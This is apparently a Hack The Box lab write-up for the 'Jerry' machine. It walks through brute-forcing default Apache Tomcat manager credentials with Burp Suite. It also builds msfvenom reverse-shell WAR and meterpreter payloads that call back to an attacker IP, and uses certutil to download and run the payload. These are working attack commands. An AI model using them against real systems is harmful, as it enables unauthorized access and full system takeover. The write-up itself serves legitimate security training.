

# Jerry -HTB


## Enumeration

- we use nmap for enumeration:

```
$ nmap -p- -A -T4 -Pn 10.10.10.95
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 06:10 EST
Nmap scan report for 10.10.10.95
Host is up (0.042s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.80 seconds
```

- we found a default webpage (apache tomcat):



## Exploitation

- Using burpsuite we find that the password is base64 encoded:![2024-01-30\_I7-04.png]

- We can use decoder to decode bas64 and we find that it is in a username:password format

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.10.95:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic dG9tY2F0OnRvbWNhdA==
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.10.95:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic tomcat:tomcat
```

- To do brute forcing we need to convert to Base64:

```
(kali@kali)-[~/Downloads/Jerry]
$ echo -n 'tomcat:tomcat' | base64
dG9tY2F0OnRvbWNhdA==
```

- To do this for all passwords we need a bash command `for cred in $(cat tomcat_passwds.txt); do echo -n $cred | base64 ; done` where tomcat\_passwds.txt has all default passwords
- Use burpsuite to bruteforce:

### Choose an attack type

Attack type:

### Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request

Target:

```
1 GET /manager/status HTTP/1.1
2 Host: 10.10.10.95:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://10.10.10.95:8080/
9 Upgrade-Insecure-Requests: 1
10 Authorization: Basic $dG9tY2F0OnRvbWNhdA==$
11
12
```

## ? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type customized in different ways.

Payload set:  Payload count: 25  
Payload type:  Request count: 25

## ? Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	YWRtaW46cGFzc3dvcmQ=
Load ...	YWRtaW46
Remove	YWRtaW46UGFzc3dvcmQx
Clear	YWRtaW46YWRtaW4=
Deduplicate	YWRtaW46dG9tY2F0
	Ym90aDp0b21jYXQ=
	bWFuYWdlcjptYW5hZ2Vy
Add	<input type="text" value="Enter a new item"/>
<input type="text" value="Add from list ... [Pro version only]"/>	

## ? Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

## ? Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe tra

☐ URL-encode these characters:

- We found 2 matches:

Request	Payload	Status code	Error	Timeout	Length	You are not authorized to view this page ^
5	YWRtaW46YWRtaW4=	200	<input type="checkbox"/>	<input type="checkbox"/>	7330	
20	dG9tY2F0OnMzY3JldA==	200	<input type="checkbox"/>	<input type="checkbox"/>	7329	
0		401	<input type="checkbox"/>	<input type="checkbox"/>	2819	1
1	YWRtaW46cGFzc3dvcmQ=	401	<input type="checkbox"/>	<input type="checkbox"/>	2819	1

```
(kali@kali) [~/Downloads/Jerry]
$ base64 -d <<< YWRtaW46YWRtaW4=
admin:admin

(kali@kali) [~/Downloads/Jerry]
$ base64 -d <<< dG9tY2F0OnMzY3JldA==
tomcat:s3cret
```

- These are the passwords required:
- We create a msfvenom payload with `msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.25 LPORT=4444 -f war > reverse.war` then deploy using the previously found credentials.

**Deploy**

Deploy directory or WAR file located on server

Context Path (required):   
 XML Configuration file URL:   
 WAR or Directory URL:

**WAR file to deploy**

Select WAR file to upload  No file selected.

- listening on netcat using `nc -nlvp 4444` we get an root shell:

```
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```

## Metasploit

- use `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.25 LPORT=4444 -f exe > meterpreter.exe` for creating the payload
- listen using `exploit/multi/handler`
- To upload the payload host a http server with `python -m SimpleHTTPServer 80` then use `certutil -urlcache -f http://10.10.14.25/Downloads/Jerry/meterpreter.exe c:\users\administrator\desktop\flags\meterpreter.exe` in the shell and execute the meterpreter.exe file.

- Then we get a meterpreter shell  
,